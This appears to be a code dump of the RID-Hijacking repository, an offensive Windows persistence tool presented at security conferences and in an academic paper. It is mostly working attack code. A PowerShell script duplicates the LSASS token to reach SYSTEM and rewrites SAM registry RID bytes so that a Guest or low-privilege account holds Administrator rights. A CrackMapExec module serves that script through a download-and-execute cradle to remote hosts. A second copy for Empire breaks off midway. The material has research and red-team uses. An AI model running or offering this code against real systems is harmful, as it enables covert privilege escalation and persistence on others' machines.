Repository: r4wd3r/RID-Hijacking
Branch: master
Commit: cd32ddce639b
Files: 13
Total size: 73.1 KB
Directory structure:
gitextract_91w3jh73/

├── Invoke-RIDHijacking.ps1
├── README.md
└── modules/
    ├── cme/
    │   ├── README.md
    │   └── modules/
    │       └── rid_hijack.py
    ├── empire/
    │   ├── README.md
    │   ├── data/
    │   │   └── module_source/
    │   │       └── persistence/
    │   │           └── Invoke-RIDHijacking.ps1
    │   └── lib/
    │       └── modules/
    │           └── powershell/
    │               └── persistence/
    │                   └── elevated/
    │                       └── rid_hijack
    ├── ibombshell/
    │   ├── README.md
    │   ├── data/
    │   │   └── functions/
    │   │       └── persistence/
    │   │           └── invoke-ridhijacking
    │   └── ibombshell c2/
    │       └── modules/
    │           └── persistence/
    │               └── invoke-ridhijacking.py
    ├── metasploit/
    │   ├── README.md
    │   └── rid_hijack.rb
    └── powershell/
        └── Invoke-RIDHijacking.ps1
================================================
FILE CONTENTS
================================================
================================================
FILE: Invoke-RIDHijacking.ps1
================================================
#Requires -Version 2
function Invoke-RIDHijacking {
<#
.SYNOPSIS
This script will create an entry on the target by modifying some properties of an existing account.
It will change the account attributes by setting a Relative Identifier (RID), which should be owned
by one existing account on the destination machine.
Taking advantage of some Windows Local Users Management integrity issues, this module will allow to
authenticate with one known account credentials (like GUEST account), and access with the privileges
of another existing account (like ADMINISTRATOR account), even if the spoofed account is disabled.
Author: Sebastian Castro @r4wd3r. E-mail: r4wd3r@gmail.com. Twitter: @r4wd3r.
License: BSD 3-Clause
.DESCRIPTION
The RID Hijacking technique allows setting desired privileges to an existent account in a stealthy manner
by modifying the Relative Identifier value copy used to create the access token. This module needs administrative privileges.
.PARAMETER User
User account to use as the hijacker. If -UseGuest, this parameter will be ignored.
.PARAMETER Password
Password value to set for the hijacker account.
.PARAMETER RID
RID number in decimal of the victim account. Should be the RID of an existing account. 500 by default.
.PARAMETER UseGuest
Set GUEST built-in account as the destination of the privileges to be hijacked.
.PARAMETER Enable
Enable the hijacker account via registry modification.
.EXAMPLE
Invoke-RIDHijacking -User alice -RID 500
Set Administrator privileges to alice custom user.
.EXAMPLE
Invoke-RIDHijacking -User alice -RID 500 -Password Password1
Set Administrator privileges to alice custom user and set new password for alice.
.EXAMPLE
Invoke-RIDHijacking -User alice -RID 500 -Password Password1 -Enable
Set Administrator privileges to alice custom user, set new password for alice and enable alice's account.
.EXAMPLE
Invoke-RIDHijacking -UseGuest -RID 500
Set Administrator privileges to Guest Account. This could also work with the command Invoke-RIDHijacking -Guest.
.EXAMPLE
Invoke-RIDHijacking -UseGuest -RID 500 -Password Password1
Set Administrator privileges to Guest Account and setting new password for Guest.
.EXAMPLE
Invoke-RIDHijacking -UseGuest -RID 1001
Set custom account privileges to Guest Account. A custom local user with RID 1001 should exist.
.EXAMPLE
Invoke-RIDHijacking -UseGuest -RID 1001 -Password Password1
Set custom account privileges to Guest Account and set new password for Guest. A custom local user with
RID 1001 should exist.
.EXAMPLE
Invoke-RIDHijacking -User alice -RID 1002 -Password Password1 -Enable
Set custom account privileges to alice custom user, set new password for alice and enable alice's account.
A custom local user with RID 1002 should exist.
.NOTES
Elevates privileges with LSASS token duplication:
https://gallery.technet.microsoft.com/scriptcenter/Enable-TSDuplicateToken-6f485980
Access to local users data stored in registry based on Get-LocalUsersInfo
https://gallery.technet.microsoft.com/scriptcenter/PowerShell-Get-username-fdcb6990
.LINK
https://r4wsec.com/notes/rid_hijacking/
https://r4wsecurity.blogspot.com/2017/12/rid-hijacking-maintaining-access-on.html
https://github.com/r4wd3r/RID-Hijacking
#>
[CmdletBinding()] param(
[Parameter(Position = 0,Mandatory = $False)]
[string]
$User,
[string]
$Password,
[switch]
$UseGuest,
[ValidateRange(500,65535)]
[int]
$RID = 500,
[switch]
$Enable
)
begin {
# Checks SYSTEM privileges in the current thread or tries to elevate them via duplicating LSASS access token.
Write-Verbose "Checking for SYSTEM privileges"
if ([System.Security.Principal.WindowsIdentity]::GetCurrent().IsSystem) {
Write-Output "[+] Process is already running as SYSTEM"
}
else {
try {
Write-Verbose "Trying to get SYSTEM privileges"
Enable-TSDuplicateToken
Write-Output "[+] Elevated to SYSTEM privileges"
}
catch {
throw "Administrator or SYSTEM privileges are required"
}
}
# Obtains the needed registry values for each local user
$localUsers = Get-UserKeys
$currentUser = $null
}
process {
# Set to currentUser the account to be used as the hijacker.
Write-Verbose "Checking users..."
if ($UseGuest) {
$currentUser = $localUsers | Where-Object { $_.RID -eq 501 }
}
else {
if ($User) {
$currentUser = $localUsers | Where-Object { $_.UserName -contains $User }
}
}
# Verifies if the entered account exists.
if ($currentUser) {
"[+] Found {0} account" -f ($currentUser.UserName)
"[+] Target account username: {0}" -f $currentUser.UserName
"[+] Target account RID: {0}" -f $currentUser.RID
}
else {
throw "User does not exists in system"
}
# Creates a copy of the user's F REG_BINARY with requested modifications
$FModified = New-Object Byte[] $currentUser.F.length
for ($i = 0; $i -lt $currentUser.F.length; $i++) {
if ($Enable -and ($i -eq 56)) {
$FModified[$i] = 20
continue
}
# Sets the new RID in the F REG_BINARY copy
if ($RID -and ($i -eq 48)) {
$hexRid = [byte[]][BitConverter]::GetBytes($RID)
$FModified[$i],$FModified[$i + 1] = $hexRid[0],$hexRid[1]
$i++
continue
}
$FModified[$i] = $currentUser.F[$i]
}
"[*] Current RID value in F for {0}: {1:x2}{2:x2}" -f ($currentUser.UserName,$currentUser.F[49],$currentUser.F[48])
"[*] Setting RID $RID ({1:x2}{2:x2}) in F for {0} " -f ($currentUser.UserName,$FModified[49],$FModified[48])
# Writes changes to Registry
$fPath = "HKLM:\SAM\SAM\Domains\Account\Users\{0:x8}" -f $currentUser.RID
try {
Write-Verbose "Writing changes to registry: $fPath"
Set-ItemProperty -Path $fPath -Name F -Value $FModified
}
catch {
throw "Error writing in registry. Path: $fPath"
}
if ($Enable) {
Write-Output "[+] Account has been enabled"
}
if ($Password) {
Write-Output "[*] Setting password to user..."
net user $currentUser.UserName $Password
Write-Output "[+] Password set to $Password"
}
"[+] SUCCESS: The RID $RID has been set to the account {0} with original RID {1}" -f ($currentUser.UserName,$currentUser.RID)
}
}
function Get-UserName ([byte[]]$V) {
if (-not $V) { return $null };
$offset = [BitConverter]::ToInt32($V[0x0c..0x0f],0) + 0xCC;
$len = [BitConverter]::ToInt32($V[0x10..0x13],0);
return [Text.Encoding]::Unicode.GetString($V,$offset,$len);
}
function Get-UserKeys {
Get-ChildItem HKLM:\SAM\SAM\Domains\Account\Users |
Where-Object { $_.PSChildName -match "^[0-9A-Fa-f]{8}$" } |
Add-Member AliasProperty KeyName PSChildName -Passthru |
Add-Member ScriptProperty UserName { Get-UserName ($this.GetValue("V")) } -Passthru |
Add-Member ScriptProperty Rid { [Convert]::ToInt32($this.PSChildName,16) } -Passthru |
Add-Member ScriptProperty F { [byte[]]($this.GetValue("F")) } -Passthru |
Add-Member ScriptProperty FRid { [BitConverter]::ToUInt32($this.GetValue("F")[0x30..0x34],0) } -Passthru
}
function Enable-TSDuplicateToken {
$signature = @"
[StructLayout(LayoutKind.Sequential, Pack = 1)]
public struct TokPriv1Luid
{
public int Count;
public long Luid;
public int Attr;
}
public const int SE_PRIVILEGE_ENABLED = 0x00000002;
public const int TOKEN_QUERY = 0x00000008;
public const int TOKEN_ADJUST_PRIVILEGES = 0x00000020;
public const UInt32 STANDARD_RIGHTS_REQUIRED = 0x000F0000;
public const UInt32 STANDARD_RIGHTS_READ = 0x00020000;
public const UInt32 TOKEN_ASSIGN_PRIMARY = 0x0001;
public const UInt32 TOKEN_DUPLICATE = 0x0002;
public const UInt32 TOKEN_IMPERSONATE = 0x0004;
public const UInt32 TOKEN_QUERY_SOURCE = 0x0010;
public const UInt32 TOKEN_ADJUST_GROUPS = 0x0040;
public const UInt32 TOKEN_ADJUST_DEFAULT = 0x0080;
public const UInt32 TOKEN_ADJUST_SESSIONID = 0x0100;
public const UInt32 TOKEN_READ = (STANDARD_RIGHTS_READ | TOKEN_QUERY);
public const UInt32 TOKEN_ALL_ACCESS = (STANDARD_RIGHTS_REQUIRED | TOKEN_ASSIGN_PRIMARY |
TOKEN_DUPLICATE | TOKEN_IMPERSONATE | TOKEN_QUERY | TOKEN_QUERY_SOURCE |
TOKEN_ADJUST_PRIVILEGES | TOKEN_ADJUST_GROUPS | TOKEN_ADJUST_DEFAULT |
TOKEN_ADJUST_SESSIONID);
public const string SE_TIME_ZONE_NAMETEXT = "SeTimeZonePrivilege";
public const int ANYSIZE_ARRAY = 1;
[StructLayout(LayoutKind.Sequential)]
public struct LUID
{
public UInt32 LowPart;
public UInt32 HighPart;
}
[StructLayout(LayoutKind.Sequential)]
public struct LUID_AND_ATTRIBUTES {
public LUID Luid;
public UInt32 Attributes;
}
public struct TOKEN_PRIVILEGES {
public UInt32 PrivilegeCount;
[MarshalAs(UnmanagedType.ByValArray, SizeConst=ANYSIZE_ARRAY)]
public LUID_AND_ATTRIBUTES [] Privileges;
}
[DllImport("advapi32.dll", SetLastError=true)]
public extern static bool DuplicateToken(IntPtr ExistingTokenHandle, int
SECURITY_IMPERSONATION_LEVEL, out IntPtr DuplicateTokenHandle);
[DllImport("advapi32.dll", SetLastError=true)]
[return: MarshalAs(UnmanagedType.Bool)]
public static extern bool SetThreadToken(
IntPtr PHThread,
IntPtr Token
);
[DllImport("advapi32.dll", SetLastError=true)]
[return: MarshalAs(UnmanagedType.Bool)]
public static extern bool OpenProcessToken(IntPtr ProcessHandle,
UInt32 DesiredAccess, out IntPtr TokenHandle);
[DllImport("advapi32.dll", SetLastError = true)]
public static extern bool LookupPrivilegeValue(string host, string name, ref long pluid);
[DllImport("kernel32.dll", ExactSpelling = true)]
public static extern IntPtr GetCurrentProcess();
[DllImport("advapi32.dll", ExactSpelling = true, SetLastError = true)]
public static extern bool AdjustTokenPrivileges(IntPtr htok, bool disall,
ref TokPriv1Luid newst, int len, IntPtr prev, IntPtr relen);
"@
$currentPrincipal = New-Object Security.Principal.WindowsPrincipal ([Security.Principal.WindowsIdentity]::GetCurrent())
if ($currentPrincipal.IsInRole([Security.Principal.WindowsBuiltInRole]::Administrator) -ne $true) {
throw "Run the Command as an Administrator"
break
}
Add-Type -MemberDefinition $signature -Name AdjPriv -Namespace AdjPriv
$adjPriv = [AdjPriv.AdjPriv]
[long]$luid = 0
$tokPriv1Luid = New-Object AdjPriv.AdjPriv+TokPriv1Luid
$tokPriv1Luid.Count = 1
$tokPriv1Luid.Luid = $luid
$tokPriv1Luid.Attr = [AdjPriv.AdjPriv]::SE_PRIVILEGE_ENABLED
$retVal = $adjPriv::LookupPrivilegeValue($null,"SeDebugPrivilege",[ref]$tokPriv1Luid.Luid)
[IntPtr]$htoken = [IntPtr]::Zero
$retVal = $adjPriv::OpenProcessToken($adjPriv::GetCurrentProcess(),[AdjPriv.AdjPriv]::TOKEN_ALL_ACCESS,[ref]$htoken)
$tokenPrivileges = New-Object AdjPriv.AdjPriv+TOKEN_PRIVILEGES
$retVal = $adjPriv::AdjustTokenPrivileges($htoken,$false,[ref]$tokPriv1Luid,12,[IntPtr]::Zero,[IntPtr]::Zero)
if (-not ($retVal)) {
[System.Runtime.InteropServices.Marshal]::GetLastWin32Error()
break
}
$process = (Get-Process -Name lsass)
[IntPtr]$hlsasstoken = [IntPtr]::Zero
$retVal = $adjPriv::OpenProcessToken($process.Handle,([AdjPriv.AdjPriv]::TOKEN_IMPERSONATE -bor [AdjPriv.AdjPriv]::TOKEN_DUPLICATE),[ref]$hlsasstoken)
[IntPtr]$dulicateTokenHandle = [IntPtr]::Zero
$retVal = $adjPriv::DuplicateToken($hlsasstoken,2,[ref]$dulicateTokenHandle)
$retval = $adjPriv::SetThreadToken([IntPtr]::Zero,$dulicateTokenHandle)
if (-not ($retVal)) {
[System.Runtime.InteropServices.Marshal]::GetLastWin32Error()
}
}
================================================
FILE: README.md
================================================
# RID Hijacking: Maintaining Access on Windows Machines
[](https://www.toolswatch.org/2018/05/black-hat-arsenal-usa-2018-the-w0w-lineup/)
The **RID Hijacking** hook, applicable to all Windows versions, allows setting desired privileges to an existent account in a stealthy manner by modifying some security attributes of an user.
By only using OS resources, it is possible to replace the RID of an user right before the primary access token is created, allowing to spoof the privileges of the hijacked RID owner.
## Modules
- [RID Hijacking with Metasploit](https://github.com/r4wd3r/RID-Hijacking/tree/master/modules/metasploit)
- [RID Hijacking with Powershell](https://github.com/r4wd3r/RID-Hijacking/tree/master/modules/powershell)
- [RID Hijacking with Empire](https://github.com/r4wd3r/RID-Hijacking/tree/master/modules/empire)
- [RID Hijacking with Crackmapexec](https://github.com/r4wd3r/RID-Hijacking/tree/master/modules/cme)
- [RID Hijacking with ibombshell](https://github.com/r4wd3r/RID-Hijacking/tree/master/modules/ibombshell)
## Paper
[ACM CCS Checkmate 24. Ghost in the SAM: Stealthy, Robust, and Privileged Persistence through Invisible Accounts](https://dl.acm.org/doi/10.1145/3689934.3690839)
```
@inproceedings{10.1145/3689934.3690839,
author = {Castro, Sebasti\'{a}n R. and C\'{a}rdenas, Alvaro A.},
title = {Ghost in the SAM: Stealthy, Robust, and Privileged Persistence through Invisible Accounts},
year = {2024},
isbn = {9798400712302},
publisher = {Association for Computing Machinery},
address = {New York, NY, USA},
url = {https://doi.org/10.1145/3689934.3690839},
doi = {10.1145/3689934.3690839},
pages = {59–72},
numpages = {14}}
```
## Slides
[Derbycon 8.0](https://github.com/r4wd3r/RID-Hijacking/blob/master/slides/derbycon-8.0/RID_HIJACKING_DERBYCON_2018.pdf)
## References
[r4wsecurity: RID Hijacking - Maintaining access on Windows Machines](https://r4wsec.com/notes/rid_hijacking/)
================================================
FILE: modules/cme/README.md
================================================
# Windows RID Hijacking with CrackMapExec
## Module Testing
The module `Invoke-RIDHijacking` is compatible with Powershell >=2.0. It requires administrative privileges to be executed.
This module has been tested against:
- Windows XP, 2003. (32 bits)
- Windows 8.1 Pro. (64 bits)
- Windows 10. (64 bits)
- Windows Server 2012. (64 bits)
## Module options

## Execution

1. Authenticate with the _unprivileged_ local user account. Login success but without privileges.
2. Set the _Administrator built-in_ account default **RID (500)** to the _unprivileged_ local user account
3. Authenticate again with _unprivileged_ local user account. Now it has _Administrator_ privileges.
## References
https://github.com/r4wd3r/RID-Hijacking
https://r4wsecurity.blogspot.com/2017/12/rid-hijacking-maintaining-access-on.html
https://r4wsec.com/notes/rid_hijacking/
================================================
FILE: modules/cme/modules/rid_hijack.py
================================================
from cme.helpers.powershell import *
from cme.helpers.logger import write_log, highlight
from datetime import datetime
from StringIO import StringIO
import re
class CMEModule:
'''
Executes Invoke-RIDhijacking.ps1 allowing to set desired privileges to an existent local account by modifying the Relative Identifier value copy used to create the access token
Module by Sebastian Castro @r4wd3r
'''
name = 'rid_hijack'
description = "Executes the RID hijacking persistence hook."
supported_protocols = ['smb', 'mssql']
opsec_safe = True
multiple_hosts = True
def options(self, context, module_options):
'''
RID RID to set to the specified account. Default 500.
USER User to set the defined RID.
USEGUEST Boolean. Set the defined RID to the Guest account.
PASSWORD Password to set to the defined account.
ENABLE Boolean. Enable the defined account.
'''
self.rid = 500
self.user = None
self.password = None
self.useguest = False
self.enable = False
if 'RID' in module_options:
self.rid = int(module_options['RID'])
if 'USER' in module_options:
self.user = str(module_options['USER'])
if 'PASSWORD' in module_options:
self.password = str(module_options['PASSWORD'])
if 'USEGUEST' in module_options:
self.useguest = True
if 'ENABLE' in module_options:
self.enable = True
self.ps_script1 = obfs_ps_script('RID-Hijacking/Invoke-RIDHijacking.ps1')
def on_admin_login(self, context, connection):
command = 'Invoke-RIDHijacking'
command += ' -RID ' + str(self.rid)
if self.user:
command += ' -User ' + self.user
if self.password:
command += ' -Password ' + self.password
if self.useguest:
command += ' -UseGuest '
if self.enable:
command += ' -Enable '
launcher = gen_ps_iex_cradle(context, 'Invoke-RIDHijacking.ps1', command)
connection.ps_execute(launcher)
context.log.success('Executed launcher')
def on_request(self, context, request):
if 'Invoke-RIDHijacking.ps1' == request.path[1:]:
request.send_response(200)
request.end_headers()
request.wfile.write(self.ps_script1)
else:
request.send_response(404)
request.end_headers()
def on_response(self, context, response):
response.send_response(200)
response.end_headers()
length = int(response.headers.getheader('content-length'))
data = response.rfile.read(length)
response.stop_tracking_host()
if len(data):
context.log.success('Invoke-RIDHijacking executed successfully')
buf = StringIO(data.strip()).readlines()
for line in buf:
output = filter(None, re.split(r'(?:\s*\[.\]\s)', line.strip()))
for o in output:
context.log.highlight(o)
================================================
FILE: modules/empire/README.md
================================================
# Windows RID Hijacking with Empire
## Module Testing

The module `Invoke-RIDHijacking` is compatible with Powershell >=2.0. It requires a previous agent with administrative privileges.
This module has been tested against:
- Windows XP, 2003. (32 bits)
- Windows 8.1 Pro. (64 bits)
- Windows 10. (64 bits)
- Windows Server 2012. (64 bits)
## Execution
## References
https://github.com/r4wd3r/RID-Hijacking
https://r4wsecurity.blogspot.com/2017/12/rid-hijacking-maintaining-access-on.html
https://r4wsec.com/notes/rid_hijacking/
================================================
FILE: modules/empire/data/module_source/persistence/Invoke-RIDHijacking.ps1
================================================
#Requires -Version 2
function Invoke-RIDHijacking {
<#
.SYNOPSIS
This script will create an entry on the target by modifying some properties of an existing account.
It will change the account attributes by setting a Relative Identifier (RID), which should be owned
by one existing account on the destination machine.
Taking advantage of some Windows Local Users Management integrity issues, this module will allow to
authenticate with one known account credentials (like GUEST account), and access with the privileges
of another existing account (like ADMINISTRATOR account), even if the spoofed account is disabled.
Author: Sebastian Castro @r4wd3r. E-mail: r4wd3r@gmail.com. Twitter: @r4wd3r.
License: BSD 3-Clause
.DESCRIPTION
The RID Hijacking technique allows setting desired privileges to an existent account in a stealthy manner
by modifying the Relative Identifier value copy used to create the access token. This module needs administrative privileges.
.PARAMETER User
User account to use as the hijacker. If -UseGuest, this parameter will be ignored.
.PARAMETER Password
Password value to set for the hijacker account.
.PARAMETER RID
RID number in decimal of the victim account. Should be the RID of an existing account. 500 by default.
.PARAMETER UseGuest
Set GUEST built-in account as the destination of the privileges to be hijacked.
.PARAMETER Enable
Enable the hijacker account via registry modification.
.EXAMPLE
Invoke-RIDHijacking -User alice -RID 500
Set Administrator privileges to alice custom user.
.EXAMPLE
Invoke-RIDHijacking -User alice -RID 500 -Password Password1
Set Administrator privileges to alice custom user and set new password for alice.
.EXAMPLE
Invoke-RIDHijacking -User alice -RID 500 -Password Password1 -Enable
Set Administrator privileges to alice custom user, set new password for alice and enable alice's account.
.EXAMPLE
Invoke-RIDHijacking -UseGuest -RID 500
Set Administrator privileges to Guest Account. This could also work with the command Invoke-RIDHijacking -Guest.
.EXAMPLE
Invoke-RIDHijacking -UseGuest -RID 500 -Password Password1
Set Administrator privileges to Guest Account and setting new password for Guest.
.EXAMPLE
Invoke-RIDHijacking -UseGuest -RID 1001
Set custom account privileges to Guest Account. A custom local user with RID 1001 should exist.
.EXAMPLE
Invoke-RIDHijacking -UseGuest -RID 1001 -Password Password1
Set custom account privileges to Guest Account and set new password for Guest. A custom local user with
RID 1001 should exist.
.EXAMPLE
Invoke-RIDHijacking -User alice -RID 1002 -Password Password1 -Enable
Set custom account privileges to alice custom user, set new password for alice and enable alice's account.
A custom local user with RID 1002 should exist.
.NOTES
Elevates privileges with LSASS token duplication:
https://gallery.technet.microsoft.com/scriptcenter/Enable-TSDuplicateToken-6f485980
Access to local users data stored in registry based on Get-LocalUsersInfo
https://gallery.technet.microsoft.com/scriptcenter/PowerShell-Get-username-fdcb6990
.LINK
https://csl.com.co/rid-hijacking/
https://r4wsecurity.blogspot.com/2017/12/rid-hijacking-maintaining-access-on.html
https://github.com/r4wd3r/RID-Hijacking
#>
[CmdletBinding()] param(
[Parameter(Position = 0,Mandatory = $False)]
[string]
$User,
[string]
$Password,
[switch]
$UseGuest,
[ValidateRange(500,65535)]
[int]
$RID = 500,
[switch]
$Enable
)
begin {
# Checks SYSTEM privileges in the current thread or tries to elevate them via duplicating LSASS access token.
Write-Verbose "Checking for SYSTEM privileges"
if ([System.Security.Principal.WindowsIdentity]::GetCurrent().IsSystem) {
Write-Output "[+] Process is already running as SYSTEM"
}
else {
try {
Write-Verbose "Trying to get SYSTEM privileges"
Enable-TSDuplicateToken
Write-Output "[+] Elevated to SYSTEM privileges"
}
catch {
throw "Administrator or SYSTEM privileges are required"
}
}
# Obtains the needed registry values for each local user
$localUsers = Get-UserKeys
$currentUser = $null
}
process {
# Set to currentUser the account to be used as the hijacker.
Write-Verbose "Checking users..."
if ($UseGuest) {
$currentUser = $localUsers | Where-Object { $_.RID -eq 501 }
}
else {
if ($User) {
$currentUser = $localUsers | Where-Object { $_.UserName -contains $User }
}
}
# Verifies if the entered account exists.
if ($currentUser) {
"[+] Found {0} account" -f ($currentUser.UserName)
"[+] Target account username: {0}" -f $currentUser.UserName
"[+] Target account RID: {0}" -f $currentUser.RID
}
else {
throw "User does not exists in system"
}
# Creates a copy of the user's F REG_BINARY with requested modifications
$FModified = New-Object Byte[] $currentUser.F.length
for ($i = 0; $i -lt $currentUser.F.length; $i++) {
if ($Enable -and ($i -eq 56)) {
$FModified[$i] = 20
continue
}
# Sets the new RID in the F REG_BINARY copy
if ($RID -and ($i -eq 48)) {
$hexRid = [byte[]][BitConverter]::GetBytes($RID)
$FModified[$i],$FModified[$i + 1] = $hexRid[0],$hexRid[1]
$i++
continue
}
$FModified[$i] = $currentUser.F[$i]
}
"[*] Current RID value in F for {0}: {1:x2}{2:x2}" -f ($currentUser.UserName,$currentUser.F[49],$currentUser.F[48])
"[*] Setting RID $RID ({1:x2}{2:x2}) in F for {0} " -f ($currentUser.UserName,$FModified[49],$FModified[48])
# Writes changes to Registry
$fPath = "HKLM:\SAM\SAM\Domains\Account\Users\{0:x8}" -f $currentUser.RID
try {
Write-Verbose "Writing changes to registry: $fPath"
Set-ItemProperty -Path $fPath -Name F -Value $FModified
}
catch {
throw "Error writing in registry. Path: $fPath"
}
if ($Enable) {
Write-Output "[+] Account has been enabled"
}
if ($Password) {
Write-Output "[*] Setting password to user..."
net user $currentUser.UserName $Password
Write-Output "[+] Password set to $Password"
}
"[+] SUCCESS: The RID $RID has been set to the account {0} with original RID {1}" -f ($currentUser.UserName,$currentUser.RID)
}
}
function Get-UserName ([byte[]]$V) {
if (-not $V) { return $null };
$offset = [BitConverter]::ToInt32($V[0x0c..0x0f],0) + 0xCC;
$len = [BitConverter]::ToInt32($V[0x10..0x13],0);
return [Text.Encoding]::Unicode.GetString($V,$offset,$len);
}
function Get-UserKeys {
Get-ChildItem HKLM:\SAM\SAM\Domains\Account\Users |
Where-Object { $_.PSChildName -match "^[0-9A-Fa-f]{8}$" } |
Add-Member AliasProperty KeyName PSChildName -Passthru |
Add-Member ScriptProperty UserName { Get-UserName ($this.GetValue("V")) } -Passthru |
Add-Member ScriptProperty Rid { [Convert]::ToInt32($this.PSChildName,16) } -Passthru |
Add-Member ScriptProperty F { [byte[]]($this.GetValue("F")) } -Passthru |
Add-Member ScriptProperty FRid { [BitConverter]::ToUInt32($this.GetValue("F")[0x30..0x34],0) } -Passthru
}
function Enable-TSDuplicateToken {
$signature = @"
[StructLayout(LayoutKind.Sequential, Pack = 1)]
public struct TokPriv1Luid
{
public int Count;
public long Luid;
public int Attr;
}
public const int SE_PRIVILEGE_ENABLED = 0x00000002;
public const int TOKEN_QUERY = 0x00000008;
public const int TOKEN_ADJUST_PRIVILEGES = 0x00000020;
public const UInt32 STANDARD_RIGHTS_REQUIRED = 0x000F0000;
public const UInt32 STANDARD_RIGHTS_READ = 0x00020000;
public const UInt32 TOKEN_ASSIGN_PRIMARY = 0x0001;
public const UInt32 TOKEN_DUPLICATE = 0x0002;
public const UInt32 TOKEN_IMPERSONATE = 0x0004;
public const UInt32 TOKEN_QUERY_SOURCE = 0x0010;
public const UInt32 TOKEN_ADJUST_GROUPS = 0x0040;
public const UInt32 TOKEN_ADJUST_DEFAULT = 0x0080;
public const UInt32 TOKEN_ADJUST_SESSIONID = 0x0100;
public const UInt32 TOKEN_READ = (STANDARD_RIGHTS_READ | TOKEN_QUERY);
public const UInt32 TOKEN_ALL_ACCESS = (STANDARD_RIGHTS_REQUIRED | TOKEN_ASSIGN_PRIMARY |
TOKEN_DUPLICATE | TOKEN_IMPERSONATE | TOKEN_QUERY | TOKEN_QUERY_SOURCE |
TOKEN_ADJUST_PRIVILEGES | TOKEN_ADJUST_GROUPS | TOKEN_ADJUST_DEFAULT |
TOKEN_ADJUST_SESSIONID);
public const string SE_TIME_ZONE_NAMETEXT = "SeTimeZonePrivilege";
public const int ANYSIZE_ARRAY = 1;
[StructLayout(LayoutKind.Sequential)]
public struct LUID
{
public UInt32 LowPart;
public UInt32 HighPart;
}
[StructLayout(LayoutKind.Sequential)]
public struct LUID_AND_ATTRIBUTES {
public LUID Luid;
public UInt32 Attributes;
}
public struct TOKEN_PRIVILEGES {
public UInt32 PrivilegeCount;
[MarshalAs(UnmanagedType.ByValArray, SizeConst=ANYSIZE_ARRAY)]
public LUID_AND_ATTRIBUTES [] Privileges;
}
[DllImport("advapi32.dll", SetLastError=true)]
public extern static bool DuplicateToken(IntPtr ExistingTokenHandle, int
SECURITY_IMPERSONATION_LEVEL, out IntPtr DuplicateTokenHandle);
[DllImport("advapi32.dll", SetLastError=true)]
[return: MarshalAs(UnmanagedType.Bool)]
public static extern bool SetThreadToken(
IntPtr PHThread,
IntPtr Token
);
[DllImport("advapi32.dll", SetLastError=true)]
[return: MarshalAs(UnmanagedType.Bool)]
public static extern bool OpenProcessToken(IntPtr ProcessHandle,
UInt32 DesiredAccess, out IntPtr TokenHandle);
[DllImport("advapi32.dll", SetLastError = true)]
public static extern bool LookupPrivilegeValue(string host, string name, ref long pluid);
